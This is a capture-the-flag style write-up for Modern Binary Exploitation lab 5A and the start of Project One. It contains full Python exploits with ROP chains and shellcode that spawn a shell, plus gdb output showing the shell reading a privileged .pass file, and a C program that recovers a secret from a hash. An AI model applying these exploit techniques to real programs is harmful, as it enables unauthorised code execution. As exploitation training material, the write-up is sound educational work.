th4ts_th3_r0p_i_liK3_2_s33
```

Below is my final exploit code (ROP gadgets found using ropper).

```
1 # lab5A: th4ts_th3_r0p_i_liK3_2_s33
2
3 import sys
4 import struct
5
6 shellcode = "\x90" * 50
7 shellcode += (
8     "# http://shell-storm.org/shellcode/files/shellcode-811.php"
9     "\x31\xc0\x50\x68\x2f\x2f\x73"
10    "\x68\x68\x2f\x62\x69\x6e\x89"
11    "\xe3\x89\xcl\x89\xc2\xb0\x0b"
12    "\xcd\x80\x31\xc0\x40\xcd\x80"
13 )
14
15 def generate_rop_chain():
16
17     rop_gadgets = [
18         0x08048dc6, # ret
19         0x08048dc6, # ret
20         0x08048dc6, # ret
21         0x08048dc6, # ret
22         #
23         # EAX == mprotect(
24         #     (EBX) void *addr = 0xbffffd000 (the starting address MUST be the start of a memory
page),
25         #     (ECX) size_t len = 0x21000 (size),
26         #     (EDX) int prot = 0x07 (READ|WRITE|EXECUTE)
27         # );
28         #
29         # generate the starting address into EBX
30         0x08063a8d, # pop ebx; ret;
31         0xbffffd001, #
32         0x080e69ce, # dec ebx; ret; (EBX == 0xbffffd000)
33         # generate the size of the memory page into ECX
34         0x080e55ad, # pop ecx; ret;
35         0x110f0111, #
36         0x080bbf26, # pop eax; ret;
37         0x11111111, #
38         0x0806b80c, # sub eax,ecx; ret; (0x11111111 - 0x110f0111 = 0x21000)
39         0x08049a75, # pop esi; ret;
40         0x080eaff0, # ...writeable address to survive upcoming OR instruction
41         0x080e5325, # xchg eax, ecx; or cl, byte ptr [esi]; adc al, 0x43; ret; (ECX ==
0x21000)
42         # generate the new permissions into EDX
43         0x08068510, # xor eax, eax; pop edi; ret;
44         0x41414141, # [...filler]
45         0x080e7719, # xchg edx,eax; or cl,BYTE PTR [esi]; adc al,0x41; ret
46         0x080e763f, # inc edx; ret;
47         0x080e763f, # inc edx; ret;
48         0x080e763f, # inc edx; ret;
49         0x080e763f, # inc edx; ret;
50         0x080e763f, # inc edx; ret;
51         0x080e763f, # inc edx; ret;
52         0x080e763f, # inc edx; ret;
53         # finally generate the syscall number for sys_mprotect
```

```
54     0x08068510, # xor eax, eax; pop edi; ret;
55     0x41414141,
56     0x080b8f6b, # add al, 0x76; ret;
57     0x0808eabb, # add eax, 7; pop edi; ret;
58     0x41414141,
59     0x0806f320, # int 0x80; ret;
60     0x080de6cf, # jmp esp;
61 ]
62
63     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
64
65 offset      = "A" * 140
66 retAddr     = struct.pack('<I', 0x08048dc6)
67 rop_chain   = generate_rop_chain()
68
69 filler = "C" * (2000 - (
70     len(offset) +
71     len(retAddr) +
72     len(rop_chain) +
73     len(shellcode)
74 )
75 )
76
77 exploit = offset + retAddr + rop_chain + shellcode + filler
78 sys.stdout.write(exploit)
```

Lab 0x05A

Let's take a look at the final challenges source code. Off the bat we can see there's 3 functions: `store_number`, `read_number`, and `main`:

```
54 int main(int argc, char * argv[], char * envp[])
55 {
56     int res = 0;
57     char cmd[20] = {0};
58     unsigned int data[STORAGE_SIZE] = {0};
59
60     /* doom doesn't like environment variables */
61     clear_argv(argv);
62     clear_envp(envp);
63
64     printf("-----\n\
65         \" Welcome to doom's crappy number storage service! \n\"\
66         \" Version 2.0 - With more security! \n\"\
67         \"-----\n\"\
68         \" Commands:\n\"\
69         \" store - store a number into the data storage \n\"\
70         \" read - read a number from the data storage \n\"\
71         \" quit - exit the program \n\"\
72         \"-----\n\"\
73         \" doom has reserved some storage for himself :> \n\"\
74         \"-----\n\"\
75     \"\n");
76
77
78     /* command handler loop */
79     while(1)
80     {
81         /* setup for this loop iteration */
82         printf("Input command: ");
83         res = 1;
84
85         /* read user input, trim newline */
86         fgets(cmd, sizeof(cmd), stdin);
87         cmd[strlen(cmd)-1] = '\0';
88
89         /* select specified user command */
90         if(!strncmp(cmd, "store", 5))
91             res = store_number(data);
92         else if(!strncmp(cmd, "read", 4))
93             res = read_number(data);
94         else if(!strncmp(cmd, "quit", 4))
95             break;
96
97         /* print the result of our command */
98         if(res)
99             printf(" Failed to do %s command\n", cmd);
100        else
101            printf(" Completed %s command successfully\n", cmd);
102
103        memset(cmd, 0, sizeof(cmd));
104    }
105
106    return EXIT_SUCCESS;
107 }
```

Right off the bat we can see that the environment variables are cleared, as well as any argument variables passed in the command line. When operating normally we can see it's similar to another challenge we encountered we can store and read a number from the storage service.

When looking at the store_number function we can see that some sanitization takes place on line 25.

```
11 int store_number(unsigned int * data)
12 {
13     unsigned int input = 0;
14     int index = 0;
15
16     /* get number to store */
17     printf(" Number: ");
18     input = get_unum();
19
20     /* get index to store at */
21     printf(" Index: ");
22     index = (int)get_unum();
23
24     /* make sure the slot is not reserved */
25     if(index % 3 == 0 || index > STORAGE_SIZE || (input >> 24) == 0xb7)
26     {
27         printf(" *** ERROR! ***\n");
28         printf(" This index is reserved for doom!\n");
29         printf(" *** ERROR! ***\n");
30
31         return 1;
32     }
33
34     /* save the number to data storage */
35     data[index] = input;
36
37     return 0;
38 }
```

The read_number function, however, has no sanitization meaning we can leverage it as a leak.

```
40 /* returns the contents of a specified storage index */
41 int read_number(unsigned int * data)
42 {
43     int index = 0;
44
45     /* get index to read from */
46     printf(" Index: ");
47     index = (int)get_unum();
48
49     printf(" Number at data[%d] is %u\n", index, data[index]);
50
51     return 0;
52 }
```

After all we can see that the STORAGE_SIZE is 100, so when reading past that we should see strange results (addresses or leaked memory).

```
Input command: read
Index: 123
Number at data[123] is 2137036997
Completed read command successfully
Input command: quit
lab5A@warzone:/levels/lab05$ python
Python 2.7.6 (default, Nov 12 2018, 20:00:40)
[GCC 4.8.4] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(2137036997)
'0x7f6098c5'
```

Reversing, understanding the application

Great so we have a grasp on how we will approach this. When we look at the store_number function we can see that the input is captured using the get_unum() function, but it's not included in the source code, so let's load this into Ghidra.

```
undefined4 get_unum(void)

{
    undefined4 local_10 [3];

    local_10[0] = 0;
    fflush((FILE *)stdout);
    _isoc99_scanf(&DAT_080bf788,local_10);
    clear_stdin();
    return local_10[0];
}
```

The above shows that scanf is called and cast into an unsigned integer string:

	DAT_080bf788	XREF[1]:	get_unum:08048e87(*)
080bf788	25 ?? 25h %		
080bf789	75 ?? 75h u		
080bf78a	00 ?? 00h		

We can use this to write bytes, but we have to keep in mind the sanitization taking place at store_number.

```
25     if(index % 3 == 0 || index > STORAGE_SIZE || (input >> 24) == 0xb7)
26     {
27         printf(" *** ERROR! ***\n");
28         printf(" This index is reserved for doom!\n");
29         printf(" *** ERROR! ***\n");
30
31     return 1;
32 }
```

That being said we can use the POC from the previous version of this challenge. Before we do we need to understand the new layout of the store_number function. When loading into Ghidra operation seemed the same. Although the calling methods did change only slightly (and addresses ofc).

```
dw
pr
ge

08048925 55      PUSH    EBP
08048926 89 e5    MOV     EBP,ESP
08048928 57      PUSH    EDI
08048929 89 d7    MOV     EDI,EDX
0804892b 56      PUSH    ESI
0804892c 53      PUSH    EBX
0804892d 83 ec 1c SUB    ESP,0x1c
08048930 0f be 19 MOVSX  EBX,byte ptr
08048933 8d 53 ff LEA    EDX,[EBX + -0x1c]
08048936 80 fa 7d CMP    DL,0x7d

7   undefined4 uVar3;
8
9   printf(" Number: ");
10  uVar1 = get_unum();
11  printf(" Index: ");
12  uVar2 = get_unum();
13  if ((uVar2 % 3 == 0) || (uVar2 > 255))
14      puts(" *** ERROR! ***");
15      puts(" This index is reserved for doom!");
16      puts(" *** ERROR! ***");
17      uVar3 = 1;
18  }
19  else {
20      *(uint *)(&uVar2 * 4 + parameter1) = uVar3;
21      uVar3 = 0;
22  }
23  return uVar3;
```

store_number

Below is my analysis of the *store_number* function:

```

0x08048ee2 <+52>:    call   0x8048e66 <get_unum>
0x08048ee7 <+57>:    mov    DWORD PTR [ebp-0xc],eax ← EAX contains our index (0x01)
0x08048eea <+60>:    mov    ecx,DWORD PTR [ebp-0xc]
0x08048eed <+63>:    mov    edx,0x55555556 ←
0x08048ef2 <+68>:    mov    eax,ecx
0x08048ef4 <+70>:    imul   edx
0x08048ef6 <+72>:    mov    eax,ecx
0x08048ef8 <+74>:    sar    eax,0x1f
0x08048efb <+77>:    sub    edx,eax
0x08048eff <+79>:    mov    eax,edx
0x08048eff <+81>:    add    eax,eax
0x08048f01 <+83>:    add    eax,edx
0x08048f03 <+85>:    sub    ecx,eax
0x08048f05 <+87>:    mov    edx,ecx
0x08048f07 <+89>:    test   edx,edx
0x08048f09 <+91>:    je     0x8048f1e <store_number+112>
0x08048f0b <+93>:    cmp    DWORD PTR [ebp-0xc],0x64
0x08048f0f <+97>:    jg    0x8048f1e <store_number+112>
0x08048f11 <+99>:    mov    eax,DWORD PTR [ebp-0x10]
0x08048f14 <+102>:   shr    eax,0x18
0x08048f17 <+105>:   cmp    eax,0xb7
0x08048f1c <+110>:   jne    0x8048f49 <store_number+155>
0x08048f1e <+112>:   mov    DWORD PTR [esp],0x80bf79e
0x08048f25 <+119>:   call   0x804fe80 <puts>
0x08048f2a <+124>:   mov    DWORD PTR [esp],0x80bf7b0
0x08048f31 <+131>:   call   0x804fe80 <puts>
0x08048f36 <+136>:   mov    DWORD PTR [esp],0x80bf79e
0x08048f3d <+143>:   call   0x804fe80 <puts>
0x08048f42 <+148>:   mov    eax,0x1
0x08048f47 <+153>:   jmp    0x8048f62 <store_number+180> ←
0x08048f49 <+155>:   mov    eax,DWORD PTR [ebp-0xc]
0x08048f4c <+158>:   lea    edx,[eax*4+0x0]
0x08048f53 <+165>:   mov    eax,DWORD PTR [ebp+0x8]
0x08048f56 <+168>:   add    edx,eax ←
0x08048f58 <+170>:   mov    eax,DWORD PTR [ebp-0x10] ←
0x08048f5b <+173>:   mov    DWORD PTR [edx],eax ←
0x08048f5d <+175>:   mov    eax,0x0
0x08048f62 <+180>:   leave 
0x08048f63 <+181>:   ret

```

You can see that operation is pretty much the same so we can use the POC code I previously wrote to estimate the indexing. The only change we will have to make to the *checkAddr.c* POC code is on lines 19-20. This value can be found if / when setting a breakpoint on *store_number*+168, setting the index to 1 and executing the add instruction; upon execution replace 0xffff54c with the address in EDX.

```

18  uint32_t comp;
19  uint32_t index;
20  uint32_t index_addr = 0xffff54c; // data[1];

```

With that done, lets take a look at the *read_number* assembly.

read_number

Below is my understanding of the *read_number* function:

```
gef> disassemble read_number
Dump of assembler code for function read_number:
0x08048f64 <+0>:    push   ebp
0x08048f65 <+1>:    mov    ebp,esp
0x08048f67 <+3>:    sub    esp,0x28
0x08048f6a <+6>:    mov    DWORD PTR [ebp-0xc],0x0
0x08048f71 <+13>:   mov    DWORD PTR [esp],0x80bf795
0x08048f78 <+20>:   call   0x804f4f0 <printf>
0x08048f7d <+25>:   call   0x8048e66 <get_unum>
0x08048f82 <+30>:   mov    DWORD PTR [ebp-0xc],eax ← Index stored in EAX
0x08048f85 <+33>:   mov    eax,DWORD PTR [ebp-0xc]
0x08048f88 <+36>:   lea    edx,[eax*4+0x0]
0x08048f8f <+43>:   mov    eax,DWORD PTR [ebp+0x8]
0x08048f92 <+46>:   add    eax,edx
0x08048f94 <+48>:   mov    eax,DWORD PTR [eax] ← EAX points to address pointing
0x08048f96 <+50>:   mov    DWORD PTR [esp+0x8],eax ← to value stored at index
0x08048f9a <+54>:   mov    eax,DWORD PTR [ebp-0xc] ← [EBP-0xc]: Stored Index
0x08048f9d <+57>:   mov    DWORD PTR [esp+0x4],eax
0x08048fa1 <+61>:   mov    DWORD PTR [esp],0x80bf7d4
0x08048fa8 <+68>:   call   0x804f4f0 <printf>
0x08048fad <+73>:   mov    eax,0x0
0x08048fb2 <+78>:   leave 
0x08048fb3 <+79>:   ret

End of assembler dump.
```

Pretty self-explanatory.

Exploitation

Knowing the underlying mechanisms and operation of the applications core functions we can begin exploitation; our first goal being gaining control over the instruction pointer. The first thing that comes to mind is overwriting a return address, in particular when exiting (quit).

```
0xffff70c|+0x0000: 0x080493da -> <__libc_start_main+458> mov DWORD PTR [esp], eax      <-$esp
0xffff710|+0x0004: 0x00000001
0xffff714|+0x0008: 0xbffff794 -> 0xffff8b0 -> 0x00000000
0xffff718|+0x000c: 0xbffff79c -> 0xffff8c4 -> 0x00000000
0xffff71c|+0x0010: 0x00000000
0xffff720|+0x0014: 0x00000000
0xffff724|+0x0018: 0x080481a8 -> <_init+0> push ebx
0xffff728|+0x001c: 0x00000000

-----
0x8049203 <main+591>      add    BYTE PTR [ebp+0x5e5bf465], cl
0x8049209 <main+597>      pop    edi
0x804920a <main+598>      pop    ebp
-> 0x804920b <main+599>    ret
\-> 0x80493da <__libc_start_main+458> mov    DWORD PTR [esp], eax
```

When ran against my POC we can see that we should be able to overwrite this return address.

```
root@kali:~/MBE/0x0C/lab5A# ./calcPOC 0xffff70c
index: 1073741712
root@kali:~/MBE/0x0C/lab5A# ./checkAddr -1073741712
*data[-1073741712]=0xffff708, JUMP TAKEN: N, NUM STORED: Y
*data[-1073741711]=0xffff70c, JUMP TAKEN: N, NUM STORED: Y
```

Let's try to see if this still works...

```
Input command: store
Number: 1094795585
Index: -1073741711
Completed store command successfully
Input command: quit

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0x080481a8 -> <_init+0> push ebx
$ecx : 0x080bfa57 -> add BYTE PTR [eax], ah
$edx : 0x74
$esp : 0xbffff710 -> 0x00000001
$ebp : 0x08049990 -> <__libc_csu_fini+0> push ebx
$esi : 0x0
$edi : 0x080eb00c -> 0x08068280 -> <__stpcpy_sse2+0> mov edx, DWORD PTR [esp+0x4]
$eip : 0x41414141 ("AAAA"?)
```

Nice, we have successfully overwritten the return address. Now we need to start thinking about storing a payload. My thought is using store and utilizing the rest of the space to include a buffer of 15 bytes. Or quit and 16 bytes, maybe even both.

When sending quit with 16 bytes alongside **quit** we can see that we are a bit far away and will need to perform a stack pivot.

```
0xbffff710|+0x0000: 0x00000001 <-$esp
0xbffff714|+0x0004: 0xbffff794 -> 0xbffff8b0 -> 0x00000000
0xbffff718|+0x0008: 0xbffff79c -> 0xbffff8c4 -> 0x00000000
0xbffff71c|+0x000c: 0x00000000
0xbffff720|+0x0010: 0x00000000
0xbffff724|+0x0014: 0x080481a8 -> <_init+0> push ebx
0xbffff728|+0x0018: 0x00000000
0xbffff72c|+0x001c: 0x080eb00c -> 0x08068280 -> <__stpcpy_sse2+0> mov edx, DWORD PTR [esp+0x4]


[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414141

[#0] Id 1, Name: "lab5A", stopped 0x41414141 in ?? () reason: SIGSEGV
root@kali:~/Desktop/lab5A#
```

```
gef> search-pattern "BBBBBBBBBBBBBBBB"
[+] Searching 'BBBBBBBBBBBBBBBB' in memory
[+] In (0xb7ffb000-0xb7ffd000), permission=rw-
    0xb7ffb021 - 0xb7ffb035 -> "BBBBBBBBBBBBBBB\n\n" '0xb7ffb021'
>>> hex(0xbffff710-0xb7ffb021)
'0x80046ef'
```

This admittedly is a rather large pivot, but what if we didn't need to pivot at all?

This was when I decided to “spray” the stack and see where I could write and found I could control 8 bytes then hit a code cave. For example (shitty stack diagram below):



So, in theory we could perform an operation as such:



Where we utilize 4 bytes to use our first gadget placing the syscall into EAX, and then pivoting into the next gadget.

As a result of this attack plan we achieved code execution revealing the password!

```
lab5A@warzone:/levels/lab05$ (python /tmp/workspace/sploit.py; cat ;) | ./lab5A | grep -v Input
[+] Gadget written at 0x3fffff92
[+] Gadget written at 0x3fffff8f
[+] Gadget written at 0x3fffff8c
[+] Gadget written at 0x3fffff89
[+] Gadget written at 0x3fffff86
[+] Gadget written at 0x3fffff83
[+] Gadget written at 0x3fffff80
[+] Gadget written at 0x3fffff7d
[+] Gadget written at 0x3fffff7a
[+] Gadget written at 0x3fffff77
[+] Gadget written at 0x3fffff74
-----
Welcome to doom's crappy number storage service!
Version 2.0 - With more security!
-----
Commands:
store - store a number into the data storage
read  - read a number from the data storage
quit  - exit the program
-----
doom has reserved some storage for himself :>
-----
id
id
uid=1020(lab5A) gid=1021(lab5A) euid=1021(lab5end) groups=1022(lab5end),1001(gameuser),1021(lab5A)
cat /home/lab5end/.pass
byp4ss1ng_d3p_1s_c00l_am1rite
```

Below is the final exploit code:

```
1 # lab5end: byp4ss1ng_d3p_1s_c00l_am1rite
2
3 import os
4 import sys
5 import subprocess
6
7 INDEX = 1073741711+3 # return address &quit -> 1073741711
8
9 def rop_gadget_write(gadget, stack_adjustment):
10
11     global INDEX
12
13     # we cannot write to addresses that equal 0 when % by 3
14     while (INDEX % 3 == 0):
15         INDEX -= 1
16
17     sys.stderr.write("[+] Gadget written at 0x%8x\n" % INDEX)
18
19     # write the gadget / operation we need to do
20     write_gadget = "store\n"          # trigger the out of bounds write
21     write_gadget += "%d\n" % (gadget)    # <gadget / address>
22     write_gadget += "-%d\n" % (INDEX)      # write at index[x]
23     INDEX -= 1
24
25     # move the stack pointer to the next gadget
26     if stack_adjustment != 0x00000000:
27         write_gadget += "store\n"
28         write_gadget += "%d\n" % (stack_adjustment)
29         write_gadget += "-%d\n" % (INDEX)
30         INDEX -= 1
31
32     sys.stdout.write(write_gadget)
33
34 def trigger_vuln():
```

```

35
36     trigger  = "quit"
37     trigger += "\n\n"
38
39     sys.stdout.write(trigger)
40
41 def exploit_buffer():
42
43     # EAX == execve(
44     #     (EBX) const char *pathname = pointer to "/bin/sh",
45     #     (ECX) char *const argv[] = NULL,
46     #     (EDX) char *const envp[] = NULL
47     # );
48
49     # generate a pointer to "/bin/sh", into EBX
50     rop_gadget_write(0x6e69622f, 0x0068732f) # "/bin/sh"
51     rop_gadget_write(0x08054c32, # ret;
52                         0x08099179) # pop ebx; ret;           (1. place a stack address
in EBX)
53     rop_gadget_write(0x08054c32, # ret;
54                         0x0804fc82) # mov eax, ebx; pop ebx; ret;           (2. EAX - (EDX == 0x74))
55     rop_gadget_write(0x080640f8, # sub eax, edx; ret;
56                         0x0809684b) # sub eax, 0x10; pop edi; ret; (3. EAX - 0x10)
57     rop_gadget_write(0x08054c32, # ret;
58                         0x0809684b) # sub eax, 0x10; pop edi; ret; (4. EAX - 0x10, EAX ->
"/bin/sh")
59     rop_gadget_write(0x0804846e, # pop esi; pop edi; ret;
60                         0x08054c32) # <fill ESI with readable address>
61     rop_gadget_write(0x080e4a45, # xchg eax, ebx; or cl, byte ptr [esi]; adc al, 0x41; ret;
62                         0x0806c0a9) # add esp, 4; ret;
63     # generate the syscall number for execve(11) into EAX
64     rop_gadget_write(0x08054c30, # xor eax, eax; ret;
65                         0x08096be2) # add eax, 0xb; pop edi; ret;
66     # place a NULL into the ECX register
67     rop_gadget_write(0x08054c32, # ret
68                         0x080e6255) # pop ecx; ret;
69     # place a NULL into the EDX register and make the syscall
70     rop_gadget_write(0x08054c32, # ret
71                         0x0806f3aa) # pop edx; ret;
72     rop_gadget_write(0x080e7357, # dec edx; ret;
73                         0x08048eaa) # int 0x80
74
75     trigger_vuln()
76
77 def main():
78     exploit_buffer()
79
80 main()

```

0x0D - Project One Lab

Having completed the ROP lab what followed was a history lesson on the security standing of game consoles such as the Xbox 360. Having completed that we are given the first project lab **tw33tchainz**. We can login using the credentials **project1:project1start**.

Right off that bat we are not provided source code and are given the following message within the README.

Project one is representative of what you might see in the average 200 point CTF challenge. There is no source provided and you're expected to do some reverse engineering with IDA. Through reversing and playing around with the challenge, you will likely find the issues and vulnerabilities you can leverage to take control of the challenge.

The end goal is like any of labs. There's a secret .pass file in the privileged project1 account, and we would like you to extract it.

Good luck.

I decided to start reversing right away.

Reversing

Right off the bat I noticed interesting strings such as **secretpass** and **print_pass** when running strings against the binary. The next step was to load this into ghidra. Immediately we can see that 4 functions are called before entering a switch statement.

- `print_banner()`
- `gen_pass()`
- `gen_user()`
- `getchar()`

We can eliminate `getchar()` from our list of targets as we know this simply grabs input to be used by the switch statement. The `print_banner()` function does exactly what you'd expect... print a banner. However it gets interesting at `gen_pass()`.

```
void gen_pass(void)

{
    int __fd;
    ssize_t sVar1;

    __fd = open("/dev/urandom",0);
    sVar1 = read(__fd,secretpass,0x10);
    if (sVar1 != 0x10) {
        puts("Twitter died.");
        /* WARNING: Subroutine does not return */
        exit(-1);
    }
    return;
}
```

Above you can see that the `secretpass` phrase is generated from `/dev/urandom`. More specifically the first 16 bytes of the file.

The `gen_user()` function seems to set 16 bytes at offset 16 of the user variable to **0xba** and the first 16 bytes to **0xcc**. Once complete, it proceeds to get 16 bytes from STDIN into the user variable, thus overwriting the 0xcc if need be. The same is done when entering a new salt.

```
void gen_user(void)

{
    char *pcVar1;
    undefined local_lc [24];

    memset(user + 0x10,0xba,0x10);
    memset(user,0xcc,0x10);
    puts("Enter Username: ");
    while( true ) {
        pcVar1 = fgets(user,0x10,stdin);
        if (pcVar1 != (char *)0x0) break;
        clear_stdin();
    }
    puts("Enter Salt: ");
    while( true ) {
        pcVar1 = fgets(user + 0x10,0x10,stdin);
        if (pcVar1 != (char *)0x0) break;
        clear_stdin();
    }
    hash(local_lc);
    puts("Generated Password:");
    print_pass(local_lc);
    memset(user + 0x10,0xba,0x10);
    memset(user,0xcc,0x10);
    return;
}
```

Once complete a call is made to `hash()`. Unfortunately, this function is not as easy to breakdown.

```
uint __regparm1 hash(uint param_1,int param_1_00)

{
    int local_8;

    local_8 = 0;
    while (local_8 < 0x10) {
        param_1 = (uint)(byte)user[local_8] ^
                  (uint)(byte)secretpass[local_8] + (uint)(byte)user[local_8 + 0x10];
        *(undefined *)(local_8 + param_1_00) = (char)param_1;
        local_8 = local_8 + 1;
    }
    return param_1;
}
```

Let's disassemble the above and break it down.

Below is my breakdown of the disassembly:

```
gef> disassemble hash
Dump of assembler code for function hash:
0x08048f16 <+0>:    push    ebp
0x08048f17 <+1>:    mov     ebp,esp
0x08048f19 <+3>:    sub     esp,0x10
0x08048f1c <+6>:    mov     DWORD PTR [ebp-0x4],0x0
0x08048f23 <+13>:   mov     DWORD PTR [ebp-0x4],0x0
0x08048f2a <+20>:   jmp     0x8048f63 <hash+77>
0x08048f2c <+22>:   mov     edx,DWORD PTR [ebp-0x4]
0x08048f2f <+25>:   mov     eax,DWORD PTR [ebp+0x8]
0x08048f32 <+28>:   add     edx,eax
0x08048f34 <+30>:   mov     eax,DWORD PTR [ebp-0x4]
0x08048f37 <+33>:   add     eax,0x804d0d0
0x08048f3c <+38>:   movzx  eax,BYTE PTR [eax]
0x08048f3f <+41>:   mov     ecx,eax
0x08048f41 <+43>:   mov     eax,DWORD PTR [ebp-0x4]
0x08048f44 <+46>:   add     eax,0x804d0e0
0x08048f49 <+51>:   movzx  eax,BYTE PTR [eax]
0x08048f4c <+54>:   add     eax,ecx
0x08048f4e <+56>:   mov     ecx,eax
0x08048f50 <+58>:   mov     eax,DWORD PTR [ebp-0x4]
0x08048f53 <+61>:   add     eax,0x804d0c0
0x08048f58 <+66>:   movzx  eax,BYTE PTR [eax]
0x08048f5b <+69>:   xor    eax,ecx
0x08048f5d <+71>:   mov     BYTE PTR [edx],al
0x08048f5f <+73>:   add     DWORD PTR [ebp-0x4],0x1
0x08048f63 <+77>:   cmp    DWORD PTR [ebp-0x4],0xf
0x08048f67 <+81>:   jle    0x8048f2c <hash+22>
0x08048f69 <+83>:   push   eax
0x08048f6a <+84>:   xor    eax,eax
0x08048f6c <+86>:   je    0x8048f71 <hash+91>
0x08048f6e <+88>:   add    esp,0x4
0x08048f71 <+91>:   pop    eax
0x08048f72 <+92>:   nop
0x08048f73 <+93>:   leave
0x08048f74 <+94>:   ret
End of assembler dump.
```

Clearly, we are not going to crack urandom. Although nothing is impossible, this is likely not what we need to do after looking at this. Since the hash is generated using both our controlled inputs as well as the secret pass, we would only need to do a little math to calculate the secretpass. After all this is what is occurring:

1. EAX = (byte from salt) + (byte from secretpass)
2. XOR EAX, ECX (byte from username)

So how can we get the secretpass from this?

Breaking authentication

First, get the 3 arrays (**x/16b <addr>**), by setting a breakpoint at *print_pass()* and dumping them once hit. Before running the program be sure to set a breakpoint at *maybe_admin()* too.

Salt	0x31, 0x32, 0x33, 0x0a, 0x00, 0xba, 0xba
Username	0x77, 0x65, 0x74, 0x77, 0x30, 0x72, 0x6b, 0x0a, 0x00, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc
Secretpass (to check)	0x69, 0x2d, 0xd5, 0x97, 0x0b, 0x09, 0x89, 0x52, 0xc4, 0x25, 0xe1, 0x26, 0x28, 0xe2, 0x87, 0x9f

With the above we only need one more thing the generated password. This password is given to us if we continue execution after calling *print_pass()*. However, before we get this value set a breakpoint when calling *printf()* within this function.

```
gef> disassemble
Dump of assembler code for function print_pass:
=> 0x08048e6f <+0>:    push   ebp
  0x08048e70 <+1>:    mov    ebp,esp
  0x08048e72 <+3>:    push   ebx
  0x08048e73 <+4>:    sub    esp,0x24
  0x08048e76 <+7>:    mov    eax,DWORD PTR [ebp+0x8]
  0x08048e79 <+10>:   add    eax,0xc
  0x08048e7c <+13>:   mov    ebx,DWORD PTR [eax]
  0x08048e7e <+15>:   mov    eax,DWORD PTR [ebp+0x8]
  0x08048e81 <+18>:   add    eax,0x8
  0x08048e84 <+21>:   mov    ecx,DWORD PTR [eax]
  0x08048e86 <+23>:   mov    eax,DWORD PTR [ebp+0x8]
  0x08048e89 <+26>:   add    eax,0x4
  0x08048e8c <+29>:   mov    edx,DWORD PTR [eax]
  0x08048e8e <+31>:   mov    eax,DWORD PTR [ebp+0x8]
  0x08048e91 <+34>:   mov    eax,DWORD PTR [eax]
  0x08048e93 <+36>:   mov    DWORD PTR [esp+0x10],ebx
  0x08048e97 <+40>:   mov    DWORD PTR [esp+0xc],ecx
  0x08048e9b <+44>:   mov    DWORD PTR [esp+0x8],edx
  0x08048e9f <+48>:   mov    DWORD PTR [esp+0x4],eax
  0x08048ea3 <+52>:   mov    DWORD PTR [esp],0x80496e9
  0x08048eaa <+59>:   call   0x8048b70 <printf@plt>
  0x08048eaf <+64>:   push   eax
  0x08048eb0 <+65>:   xor    eax,eax
  0x08048eb2 <+67>:   je    0x8048eb7 <print_pass+72>
  0x08048eb4 <+69>:   add    esp,0x4
  0x08048eb7 <+72>:   pop    eax
  0x08048eb8 <+73>:   add    esp,0x24
  0x08048ebb <+76>:   pop    ebx
  0x08048ebc <+77>:   pop    ebp
  0x08048ebd <+78>:   ret
End of assembler dump.
gef> b * 0x08048eaa
Breakpoint 3 at 0x08048eaa
```

Once hit dump the 2nd function argument (2nd value on the stack) and continue execution. You should now have the generated password.

```
gef> x/16b 0xbffff444
0xbffff444: 0xed 0x3a 0x7c 0xd6 0x3b 0xb1 0x28 0x6
0xbffff44c: 0x7e 0x13 0x57 0x2c 0x2e 0x50 0x8d 0x95
gef> c
Continuing.
d67c3aed0628b13b2c57137e958d502e
```

From here go ahead and enter the hidden option - choice 3.

Understanding how the hash function worked I wrote the following PoC:

```
1 #include <stdio.h>
2
3 #define checkXor(u, c, g) ((u ^ c) == g) ? 0: -1
4
5 int generated_password[] = { /* obtained every run */
6     0xd6, 0x7c, 0x3a, 0xed, 0x06, 0x28, 0xb1, 0x3b,
7     0x2c, 0x57, 0x13, 0x7e, 0x95, 0x8d, 0x50, 0x2e
8 };
9
10 int username[] = { /* "wetw0rk" */
11     0x77, 0x65, 0x74, 0x77, 0x30, 0x72, 0x6b, 0xa,
12     0x00, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc
13 };
14
15 int salt[] = { /* "123" */
16     0x31, 0x32, 0x33, 0xa, 0x00, 0xba, 0xba, 0xba,
17     0xba, 0xba, 0xba, 0xba, 0xba, 0xba, 0xba
18 };
19
20 void /* toLendian: places 4 bytes into little endian format */
21 toLendian(int arr[])
22 {
23     int i, j;
24     int tmp[4];
25
26     for (i = 0; i < 4; i++)
27         tmp[i] = arr[i];
28
29     j = 3;
30     for (i = 0; i < 4; i++)
31         arr[i] = tmp[j-i];
32 }
33
34 void /* convert: convert the byte array into the proper format */
35 convert(int arr[])
36 {
37     for (int i = 0; i < 16; i++) {
38         toLendian(&arr[i]);
39         i += 3;
40     }
41 }
42
43 int /* extract secret pass from generated password */
44 main() {
45
46     int i, j;
47     int secretpass[16];
48     int xor_bytes[16];
49
50     convert(generated_password);
51
52     for (i = 0; i < 16; i++)
53         for (j = 0; j < 0xff; j++)
54             if ((checkXor(username[i], j, generated_password[i])) == 0)
55                 secretpass[i] = ((unsigned int)(j-salt[i]) % 0xFF);
56
57     printf("secretpass: ");
58     for (i = 0; i < 16; i++)
59         printf("\\x%02x", secretpass[i]);
60     putchar('\n');
61 }
```

